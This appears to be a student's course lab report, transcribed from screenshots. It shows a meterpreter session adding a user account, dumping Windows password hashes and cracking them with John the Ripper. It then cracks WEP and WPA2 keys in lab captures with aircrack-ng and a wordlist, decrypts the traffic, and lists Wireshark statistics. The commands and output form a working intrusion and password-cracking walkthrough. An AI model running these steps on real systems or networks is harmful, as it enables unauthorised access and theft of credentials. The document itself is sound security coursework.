net user /add reem p@s$W0rd1!
The command completed successfully.
```

```
C:\Windows\system32>█
```

Activate W
Go to Settings

```
C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
raneem:1003:aad3b435b51404eeaad3b435b51404ee:a80c9cc3f8439ada25af064a874efe2d :::
rany:1004:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd00ca0dbd8ecd479 :::
reem:1005:aad3b435b51404eeaad3b435b51404ee:b83aab5e014ee02ab529ed55fb674b88 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c :::
meterpreter > █
```

Ac
Go

```
root@kali: ~
File Actions Edit View Help
File Actions Edit View Help

(root@kali)-[~]
└─# nano ralar002.WinHASH

(root@kali)-[~]
└─# cat ralar002.WinHASH
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
raneem:1003:aad3b435b51404eeaad3b435b51404ee:a80c9cc3f8439ada25af064a874efe2d :::
rany:1004:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd0ca0dbd8ecd479 :::
reem:1005:aad3b435b51404eeaad3b435b51404ee:b83aab5e014ee02ab529ed55fb674b88 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c :::

(root@kali)-[~]
└─# john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

(root@kali)-[~]
└─# john --wordlist=rockyou.txt ralar002.WinHASH
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
1g 0:00:00:00 DONE (2024-11-19 05:54) 14.28g/s 160914p/s 160914c/s 160914C/s 123456..J4**9C+
Warning: passwords printed above might not be all those cracked
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[~]
└─# john --show ralar002.WinHASH
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$::1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
raneem::1003:aad3b435b51404eeaad3b435b51404ee:a80c9cc3f8439ada25af064a874efe2d :::
rany::1004:aad3b435b51404eeaad3b435b51404ee:39fd6ef2978b686dd0ca0dbd8ecd479 :::
reem::1005:aad3b435b51404eeaad3b435b51404ee:b83aab5e014ee02ab529ed55fb674b88 :::
Window 7::1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c :::

7 password hashes cracked, 0 left

(root@kali)-[~]
└─#
```

Task C

1. Decrypt the lab5wep-demo. cap file and perform a detailed traffic analysis

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
(root@kali) [~/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# pwd
/root/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
(root@kali) [~/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# ls
lab5wep-demo.cap lab5wpa2-demo.cap WPA2-P1-01.cap WPA2-P2-01.cap WPA2-P3-01.cap WPA2-P4-01.cap WPA2-P5-01.cap
(root@kali) [~/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# aircrack-ng lab5wep-demo.cap
Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.
```

#	BSSID	ESSID	Encryption
1	00:16:B6:DA:CF:32	ccni-test	WEP (19772 IVs)
2	00:25:84:FD:66:00		Unknown
3	00:25:84:FD:66:03		Unknown
4	02:21:F1:A6:B0:A0	hpsetup	Unknown
5	04:DA:D2:B2:92:D1		Unknown
6	18:9C:5D:EF:46:70		Unknown
7	18:9C:5D:EF:48:50		Unknown
8	18:9C:5D:EF:4D:A0		Unknown
9	58:BF:EA:0F:F9:00		Unknown
10	58:BF:EA:0F:F9:01		Unknown
11	58:BF:EA:24:98:91		WPA (0 handshake)
12	58:BF:EA:FA:16:10		Unknown
13	58:BF:EA:FA:38:B0		Unknown
14	58:BF:EA:FA:3B:A0		Unknown
15	58:BF:EA:FA:3B:A2	MonarchODU	WPA (0 handshake)
16	5C:50:15:E7:FE:42	MonarchODU	EAPOL+WPA (0 handshake)

Activate Windows
Go to Settings to activate Windows

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
27 F4:7F:35:42:0E:C2 Unknown
Index number of target network ? 1
Reading packets, please wait ...
Opening lab5wep-demo.cap
Read 404693 packets.

1 potential targets
Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.7

[00:00:03] Tested 231 keys (got 19772 IVs)

KB depth byte(vote)
0 0/ 2 F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832) 03(24576) F8(24576) 05(24320) 38(24064)
1 9/ 10 C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296) 52(23296) 84(23296) 99(23040) DE(23040)
2 0/ 1 BB(30208) AB(25344) BF(25344) D0(24832) 08(24576) 93(24576) CC(24320) D3(24064) 09(23808)
3 8/ 12 FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808) 00(23552) 42(23552) 3F(23296) 62(23296)
4 0/ 1 B9(30720) 33(26624) 2E(25344) C4(25344) 64(25088) ED(25088) 55(24832) 77(24832) 9C(24576)

KEY FOUND! [ F2:C7:BB:35:B9 ]
Decrypted correctly: 100%

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
```

Activate Windows

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help

[00:00:03] Tested 231 keys (got 19772 IVs)

KB depth byte(vote)
0 0/ 2 F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832) 03(24576) F8(24576) 05(24320) 38(24064)
1 9/ 10 C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296) 52(23296) 84(23296) 99(23040) DE(23040)
2 0/ 1 BB(30208) AB(25344) BF(25344) D0(24832) 08(24576) 93(24576) CC(24320) D3(24064) 09(23808)
3 8/ 12 FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808) 00(23552) 42(23552) 3F(23296) 62(23296)
4 0/ 1 B9(30720) 33(26624) 2E(25344) C4(25344) 64(25088) ED(25088) 55(24832) 77(24832) 9C(24576)

KEY FOUND! [ F2:C7:BB:35:B9 ]
Decrypted correctly: 100%

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# airdecap-ng -w F2:C7:BB:35:B9 lab5wep-demo.cap
Total number of stations seen 37
Total number of packets read 404693
Total number of WEP data packets 142415
Total number of WPA data packets 27852
Number of plaintext data packets 170
Number of decrypted WEP packets 142415
Number of corrupted WEP packets 0
Number of decrypted WPA packets 0
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
Warning: WDS packets detected, but no BSSID specified

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
```

Activate Windows
Go to Settings to activate Windows

```

root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
(root@kali) [~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# wireshark Lab5wep-demo-dec.cap

```

Wireshark - Protocol Hierarchy Statistics - lab5wep-demo-dec.cap

Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	142415	100.0
Ethernet	100.0	142415	9.4
Internet Protocol Version 6	0.0	60	0.0
User Datagram Protocol	0.0	46	0.0
Multicast Domain Name System	0.0	40	0.0
DHCPv6	0.0	6	0.0
Internet Control Message Protocol v6	0.0	14	0.0
Internet Protocol Version 4	13.7	19550	1.7
User Datagram Protocol	0.1	198	0.0
NetBIOS Name Service	0.0	20	0.0
NetBIOS Datagram Service	0.0	3	0.0
SMB (Server Message Block Protocol)	0.0	3	0.0
SMB MailSlot Protocol	0.0	3	0.0
Microsoft Windows Browser Protocol	0.0	3	0.0
Multicast Domain Name System	0.0	30	0.0
Dynamic Host Configuration Protocol	0.0	5	0.0
Dropbox LAN sync Discovery Protocol	0.0	20	0.0
Domain Name System	0.1	80	0.0
Transmission Control Protocol	13.6	19342	73.4

No display filter.

Buttons: Close, Copy, Protocols, Help

No.	Time	Source
1	0.000000	CiscoLinksys_da:cf:32
2	0.281158	70.186.28.24
3	1.434778	Apple_d3:93:65
4	1.945724	CiscoLinksys_da:cf:32
5	2.133124	70.186.30.27
6	2.138756	70.186.30.27
7	2.175108	70.186.30.27
8	2.175108	70.186.30.27
9	2.232451	70.186.30.27
10	3.175102	192.168.2.39
11	3.176677	192.168.2.10

▶ Frame 1: 52 bytes on wire (416 bits), 52 bytes captured (416 bits) on interface eth0
 ▶ Ethernet II, Src: CiscoLinksys_da:cf:32, Dst: 01:00:0c:00:00:00
 ▶ Data (38 bytes)

2. Decrypt the lab5wpa2-demo. cap file and perform a detailed traffic analysis

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Modu
File Actions Edit View Help

(root@kali) - [~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# aircrack-ng lab5wpa2-demo.cap
Reading packets, please wait ...
Opening lab5wpa2-demo.cap
Read 10074 packets.

# BSSID          ESSID          Encryption
1 00:16:B6:DA:CF:32 ccni-test      WEP (19 IVs)
2 58:BF:EA:FA:38:B0          Unknown
3 58:BF:EA:FA:3B:A0          Unknown
4 98:FC:11:7C:D0:C7 CCNI           WPA (1 handshake)
5 F4:7F:35:04:7D:E0          Unknown
6 F4:7F:35:39:0A:A0 AccessODU     Unknown
7 F4:7F:35:39:0A:A1          Unknown
8 F4:7F:35:39:0A:A2 MonarchODU    Unknown
9 F4:7F:35:39:0A:A4 eduroam       Unknown

Index number of target network ? 4
Reading packets, please wait ...
Opening lab5wpa2-demo.cap
Read 10074 packets.

1 potential targets

Please specify a dictionary (option -w).
```

```
(root@kali) - [~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
#
```

```

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# cp /usr/share/wordlists/rockyou.txt.gz .

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# ls
lab5wep-demo.cap      lab5wpa2-demo.cap  WPA2-P1-01.cap  WPA2-P3-01.cap  WPA2-P5-01.cap
lab5wep-demo-dec.cap  rockyou.txt.gz     WPA2-P2-01.cap  WPA2-P4-01.cap

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# gunzip rockyou.txt.gz
ls

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# ls
lab5wep-demo.cap      lab5wpa2-demo.cap  WPA2-P1-01.cap  WPA2-P3-01.cap  WPA2-P5-01.cap
lab5wep-demo-dec.cap  rockyou.txt        WPA2-P2-01.cap  WPA2-P4-01.cap

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# █

```

```

(root@kali)~[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# aircrack-ng lab5wpa2-demo.cap -w rockyou.txt
Reading packets, please wait...
Opening lab5wpa2-demo.cap
Read 10074 packets.

# BSSID          ESSID          Encryption
1  00:16:B6:DA:CF:32  ccni-test      WEP (0 IVs)
2  58:BF:EA:FA:38:B0  Unknown
3  58:BF:EA:FA:3B:A0  Unknown
4  98:FC:11:7C:D0:C7  CCNI           WPA (1 handshake)
5  F4:7F:35:04:7D:E0  Unknown
6  F4:7F:35:39:0A:A0  AccessODU     Unknown
7  F4:7F:35:39:0A:A1  Unknown
8  F4:7F:35:39:0A:A2  MonarchODU    Unknown
9  F4:7F:35:39:0A:A4  eduroam       Unknown

Index number of target network ? 4

Reading packets, please wait...
Opening lab5wpa2-demo.cap
Read 10074 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 8/14344392 keys tested (29.06 k/s)

```

```
Aircrack-ng 1.7

[00:00:00] 8/14344392 keys tested (29.06 k/s)

Time left: 5 days, 17 hours, 7 minutes, 50 seconds      0.00%

KEY FOUND! [ password ]

Master Key      : 20 64 DE 6A 2E 73 86 96 81 91 8E 8C 1E 32 49 FC
                  3B C9 0A 44 BC 2B 6E 94 45 4B BF 8F B9 79 FC 3B

Transient Key   : 48 5D 7F 5E F5 AA 69 76 D8 85 83 31 FA 2A 65 A4
                  C0 A0 D1 4A 96 BC C5 96 65 7A FC A2 44 94 14 51
                  EC 9C 42 51 E1 EA BF AE 5F BB 64 11 0D 60 70 24
                  77 81 71 A3 2C 1B BC D1 0A 1C BF 1C EC 00 00 00

EAPOL HMAC     : 49 94 2C 92 12 04 BA 66 ED D8 40 0F 10 A5 19 47

(root@kali)-[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
#
```

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/
File Actions Edit View Help

(root@kali)-[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# airdecap-ng -p password lab5wpa2-demo.cap
You must also specify the ESSID (-e).
"airdecap-ng --help" for help.

(root@kali)-[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# airdecap-ng -p password lab5wpa2-demo.cap -e CCNI
Total number of stations seen      13
Total number of packets read      10074
Total number of WEP data packets   19
Total number of WPA data packets   2284
Number of plaintext data packets   7
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets    2228
Number of bad TKIP (WPA) packets   0
Number of bad CCMP (WPA) packets   0
Warning: WDS packets detected, but no BSSID specified

(root@kali)-[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
#
```

```
(root@kali)-[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
# wireshark lab5wpa2-demo-dec.cap
```

The image shows the Wireshark Protocol Hierarchy Statistics window for the file lab5wpa2-demo-dec.cap. The window is divided into two main sections: a tree view on the left and a table on the right.

Tree View (Left):

- Frame
- Ethernet
- Internet Protocol Version 6
 - User Datagram Protocol
 - Multicast Domain Name System
 - Internet Control Message Protocol v6
- Internet Protocol Version 4
 - User Datagram Protocol
 - Network Time Protocol
 - Multicast Domain Name System
 - QUIC (Google Quick UDP Internet Connections)
 - Domain Name System
 - Data
- Transmission Control Protocol
 - Transport Layer Security
 - Hypertext Transfer Protocol
 - Portable Network Graphics
 - Data
 - http
 - Address Resolution Protocol

Table (Right):

Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	2228	100.0
Ethernet	100.0	2228	6.8
Internet Protocol Version 6	0.1	3	0.0
User Datagram Protocol	0.0	1	0.0
Multicast Domain Name System	0.0	1	0.1
Internet Control Message Protocol v6	0.1	2	0.0
Internet Protocol Version 4	99.7	2221	9.7
User Datagram Protocol	1.5	33	0.1
Network Time Protocol	0.0	1	0.0
Multicast Domain Name System	0.0	1	0.0
QUIC (Google Quick UDP Internet Connections)	0.1	2	0.3
Domain Name System	1.0	22	0.2
Data	0.3	7	0.3
Transmission Control Protocol	98.2	2188	82.6
Transport Layer Security	5.7	127	8.5
Hypertext Transfer Protocol	2.8	62	14.2
Portable Network Graphics	0.0	1	0.2
Data	0.0	1	0.1
http	0.0	1	0.1
Address Resolution Protocol	0.2	4	0.0

Buttons at the bottom: Close, Copy, Protocols, Help.

Task D

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name

```
(root@kali)~[~]
File Actions Edit View Help
# echo -n ralar002 | md5sum
698f8c75f2bbdfc2266a33c1480c1bb6 -
#
```

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic
File Actions Edit View Help
# aircrack-ng WPA2-P3-01.cap
Reading packets, please wait...
Opening WPA2-P3-01.cap
Read 5269 packets.

# BSSID          ESSID          Encryption
1 00:16:B6:DA:CF:2F CyberPHY       WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPA2-P3-01.cap
Read 5269 packets.

1 potential targets

Please specify a dictionary (option -w).

#
```

```

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
# cp /usr/share/wordlists/rockyou.txt.gz .

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
# ls
lab5wep-demo.cap  rockyou.txt.gz  WPA2-P2-01.cap  WPA2-P4-01.cap
lab5wpa2-demo.cap  WPA2-P1-01.cap  WPA2-P3-01.cap  WPA2-P5-01.cap

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
# gunzip rockyou.txt.gz

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
# ls
lab5wep-demo.cap  lab5wpa2-demo.cap  rockyou.txt  WPA2-P1-01.cap  WPA2-P2-01.cap  WPA2-P3-01.cap  WPA2-P4-01.cap  WPA2-P5-01.cap

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
#

```

Activate Windows

```

root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic
File Actions Edit View Help

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
# aircrack-ng WPA2-P3-01.cap -w rockyou.txt
Reading packets, please wait...
Opening WPA2-P3-01.cap
Read 5269 packets.

# BSSID          ESSID          Encryption
1 00:16:B6:DA:CF:2F  CyberPHY      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPA2-P3-01.cap
Read 5269 packets.

1 potential targets

```

```

Aircrack-ng 1.7

[00:00:00] 337/10303727 keys tested (2335.49 k/s)

Time left: 1 hour, 13 minutes, 31 seconds 0.00%

KEY FOUND! [ manchester ]

Master Key      : 25 FE D8 E1 6C C0 86 62 A1 55 F0 18 7A 47 A6 A9
                  9D F9 B2 0D CE 72 8A 4E BB 88 CC 63 9D 9A F7 D3

Transient Key   : 3A 4D 04 EB 06 32 7B 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 24 19 C1 5E B0 3A EC 17 EC 9B 10 7E 46 D2 22 2B

(root@kali)~[~/../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
#

```

```

(root@kali)-[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# airdecap-ng -p manchester WPA2-P3-01.cap
You must also specify the ESSID (-e).
"airdecap-ng --help" for help.

(root@kali)-[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# airdecap-ng -p manchester WPA2-P3-01.cap -e CyberPHY
Total number of stations seen          13
Total number of packets read          5269
Total number of WEP data packets       0
Total number of WPA data packets      1329
Number of plaintext data packets       0
Number of decrypted WEP packets        0
Number of corrupted WEP packets        0
Number of decrypted WPA packets        1169
Number of bad TKIP (WPA) packets       0
Number of bad CCMP (WPA) packets       0

(root@kali)-[~/.../VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─#

```

Wireshark - Protocol Hierarchy Statistics - WPA2-P3-01-dec.cap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	1169	100.0	657603
Ethernet	100.0	1169	2.5	16366
Internet Protocol Version 6	2.9	34	0.2	1360
User Datagram Protocol	2.3	27	0.0	216
Multicast Domain Name System	0.5	6	0.0	240
Link-local Multicast Name Resolution	1.5	18	0.1	517
DHCPv6	0.3	3	0.0	285
Internet Control Message Protocol v6	0.6	7	0.0	176
Internet Protocol Version 4	96.4	1127	3.4	22560
User Datagram Protocol	85.3	997	1.2	7976
Simple Service Discovery Protocol	0.2	2	0.1	346
NetBIOS Name Service	2.2	26	0.2	1444
Multicast Domain Name System	0.4	5	0.0	200
Link-local Multicast Name Resolution	1.0	12	0.1	335
Domain Name System	0.3	4	0.0	187
Data	81.1	948	88.5	582266
Transmission Control Protocol	7.8	91	3.3	21425
Transport Layer Security	2.7	31	2.1	13657
Internet Group Management Protocol	0.4	5	0.0	88

Apply a display filter... <Ctrl-F>

No.	Time	Source
1	0.000000	fe80::75e6:f267:879...
2	0.047617	192.168.1.118
3	0.352258	131.253.34.230
4	0.356865	192.168.1.118
5	0.356865	192.168.1.118
6	0.363521	192.168.1.118
7	0.382977	192.168.1.118
8	0.383489	192.168.1.118
9	0.384513	192.168.1.118
10	0.407553	192.168.1.118
11	0.412161	192.168.1.118

Frame 1: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface eth0, interface id 0
 Ethernet II, Src: Microsoft_ca:e7:60 (b4:00:06:00:00:00), Dst: 01:00:00:00:00:00
 Internet Protocol Version 6, Src: fe80::75e6:f267:879..., Dst: fe80::75e6:f267:879...
 User Datagram Protocol, Src Port: 54527, Dst Port: 54527
 Link-local Multicast Name Resolution (quic)

No display filter.

Close Copy Protocols Help